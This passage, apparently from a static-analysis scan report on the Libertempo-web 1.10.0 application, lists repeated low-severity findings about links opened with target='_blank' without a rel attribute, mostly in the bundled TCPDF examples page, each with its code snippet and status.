	Source	Destination
File	/Libertempo-web-1.10.0/responsable/Fonctions.php	/Libertempo-web-1.10.0/responsable/Fonctions.php
Line	1107	1107
Object	">	">

Code Snippet

File Name `/Libertempo-web-1.10.0/responsable/Fonctions.php`
Method `$text_edit_papier="<i class=\"fa fa-file-text\"></i>";`

```
....
1107.                                $text_edit_papier="<a class=\"action print\"
href=\"../edition/edit_user.php?user_login=$current_login_2\"
target=\"_blank\" title=\"\"._('resp_etat_users_imprim').\"\"><i
class=\"fa fa-file-text\"></i></a>";
```

Unsafe Use Of Target blank\Path 7:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1618
Status	New

Using `php" title="PDF [new window]" target="_blank">` at line 23 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	23	23
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Simple PDF with default Header and Footer: [PDF]

```
....
23. <li>Simple PDF with default Header and Footer: [<a
href="example_001.php" title="PDF [new window]"
target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 8:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1619
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 24 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	24	24
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Simple PDF without Header and Footer: [PDF]

```
....
24. <li>Simple PDF without Header and Footer: [<a
href="example_002.php" title="PDF [new window]"
target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 9:

Severity	Low
----------	-----

Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1620
Status	New

Using `php" title="PDF [new window]" target="_blank">` at line 25 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the `"rel"` attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>
Line	25	25
Object	<code>php" title="PDF [new window]" target="_blank"></code>	<code>php" title="PDF [new window]" target="_blank"></code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`
Method `Custom Header and Footer: [`

```
....
25. <li>Custom Header and Footer: [
```

Unsafe Use Of Target blank\Path 10:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1621
Status	New

Using `php" title="PDF [new window]" target="_blank">` at line 26 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the `"rel"` attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>
Line	26	26
Object	<code>php" title="PDF [new window]" target="_blank"></code>	<code>php" title="PDF [new window]" target="_blank"></code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`

Method Cell stretching: [PDF]

```
....
26. <li>Cell stretching: [ <a href="example_004.php" title="PDF [new
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 11:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1622
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 27 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	27	27
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php

Method Multicell: [PDF]

```
....
27. <li>Multicell: [ <a href="example_005.php" title="PDF [new window]"
target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 12:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1623
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 28 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php

	es/index.php	es/index.php
Line	28	28
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method WriteHTML and RTL support: [PDF]

```
....
28. <li>WriteHTML and RTL support: [<a href="example_006.php"
title="PDF [new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 13:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1624
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 29 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	29	29
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Independent columns with WriteHTMLCell: [PDF]

```
....
29. <li>Independent columns with WriteHTMLCell: [<a
href="example_007.php" title="PDF [new window]"
target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 14:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1625

Status New

Using php" title="PDF [new window]" target="_blank"> at line 30 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	30	30
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php

Method External UTF-8 text file: [PDF]

```
....
30. <li>External UTF-8 text file: [<a href="example_008.php" title="PDF
[new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 15:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1626
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 31 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	31	31
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php

Method Image: [PDF]


```
....
31.  <li>Image: [<a href="example_009.php" title="PDF [new window]"
target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 16:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1627
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 32 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	32	32
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Multiple columns: [PDF]

```
....
32.  <li>Multiple columns: [<a href="example_010.php" title="PDF [new
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 17:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1628
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 33 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php

Line	33	33
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Colored Tables: [PDF]

```
....
33. <li>Colored Tables: [<a href="example_011.php" title="PDF [new
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 18:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1629
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 34 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	34	34
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Graphic Functions: [PDF]

```
....
34. <li>Graphic Functions: [<a href="example_012.php" title="PDF [new
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 19:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1630
Status	New

Using `php" title="PDF [new window]" target="_blank">` at line 35 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	35	35
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php

Method Graphic Transformations: [PDF]

```
....
35. <li>Graphic Transformations: [<a href="example_013.php" title="PDF
[new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 20:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1631>

Status New

Using `php" title="PDF [new window]" target="_blank">` at line 36 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	36	36
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php

Method Javascript and Forms: [PDF]

```
....
36. <li>Javascript and Forms: [<a href="example_014.php" title="PDF
[new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 21:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1632
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 37 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	37	37
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Bookmarks (Table of Content): [PDF]

```
....  
37. <li>Bookmarks (Table of Content): [<a href="example_015.php"  
title="PDF [new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 22:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1633
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 38 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	38	38
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Document Encryption: [PDF]

```
....
38. <li>Document Encryption: [<a href="example_016.php" title="PDF [new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 23:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1634>
Status New

Using php" title="PDF [new window]" target="_blank"> at line 39 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	39	39
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Independent columns with MultiCell: [PDF]

```
....
39. <li>Independent columns with MultiCell: [<a href="example_017.php" title="PDF [new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 24:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1635>
Status New

Using php" title="PDF [new window]" target="_blank"> at line 40 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	40	40
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Persian and Arabic language on RTL document: [PDF]

```
....
40. <li>Persian and Arabic language on RTL document: [<a href="example_018.php" title="PDF [new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 25:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1636
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 41 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	41	41
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Non unicode / Alternative config file: [PDF]

```
....
41. <li>Non unicode / Alternative config file: [<a href="example_019.php" title="PDF [new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 26:

Severity	Low
Result State	To Verify

Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1637
Status	New

Using `php" title="PDF [new window]" target="_blank">` at line 42 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>
Line	42	42
Object	<code>php" title="PDF [new window]" target="_blank"></code>	<code>php" title="PDF [new window]" target="_blank"></code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`
 Method `Multicell complex alignment: [`

```
....
42. <li>Multicell complex alignment: [

```

Unsafe Use Of Target blank\Path 27:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1638
Status	New

Using `php" title="PDF [new window]" target="_blank">` at line 43 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>
Line	43	43
Object	<code>php" title="PDF [new window]" target="_blank"></code>	<code>php" title="PDF [new window]" target="_blank"></code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`
 Method `writeHTML alignment: [`

```
....
43.  <li>writeHTML alignment: [<a href="example_021.php" title="PDF [new
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 28:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1639
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 44 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	44	44
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method CMYK colors: [PDF]

```
....
44.  <li>CMYK colors: [<a href="example_022.php" title="PDF [new
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 29:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1640
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 45 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php

Line	45	45
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Page Groups: [PDF]

```
....  
45. <li>Page Groups: [<a href="example_023.php" title="PDF [new  
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 30:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1641
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 46 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	46	46
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Object Visibility and Layers: [PDF]

```
....  
46. <li>Object Visibility and Layers: [<a href="example_024.php"  
title="PDF [new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 31:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1642
Status	New

Using `php" title="PDF [new window]" target="_blank">` at line 47 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the `"rel"` attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	47	47
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php

Method Object Transparency: [PDF]

```
....
47.  <li>Object Transparency: [<a href="example_025.php" title="PDF [new
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 32:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1643>

Status New

Using `php" title="PDF [new window]" target="_blank">` at line 48 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the `"rel"` attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	48	48
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php

Method Text Rendering Modes and Text Clipping: [PDF]

```
....
48.  <li>Text Rendering Modes and Text Clipping: [<a
href="example_026.php" title="PDF [new window]"
target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 33:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1644
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 49 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	49	49
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method 1D Barcodes: [PDF]

```
....
49.  <li>1D Barcodes: [<a href="example_027.php" title="PDF [new
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 34:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1645
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 50 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php

Line	50	50
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php

Method Multiple page formats: [PDF]

```
....
50. <li>Multiple page formats: [<a href="example_028.php" title="PDF
[new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 35:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1646>

Status New

Using php" title="PDF [new window]" target="_blank"> at line 51 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	51	51
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php

Method Set PDF viewer display preferences: [PDF]

```
....
51. <li>Set PDF viewer display preferences: [<a href="example_029.php"
title="PDF [new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 36:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1647>

Status New

Using `php" title="PDF [new window]" target="_blank">` at line 52 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the `"rel"` attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>
Line	52	52
Object	<code>php" title="PDF [new window]" target="_blank"></code>	<code>php" title="PDF [new window]" target="_blank"></code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`
 Method `Colour gradients: [PDF]`

```
....
52. <li>Colour gradients: [<a href="example_030.php" title="PDF [new
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 37:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1648
Status	New

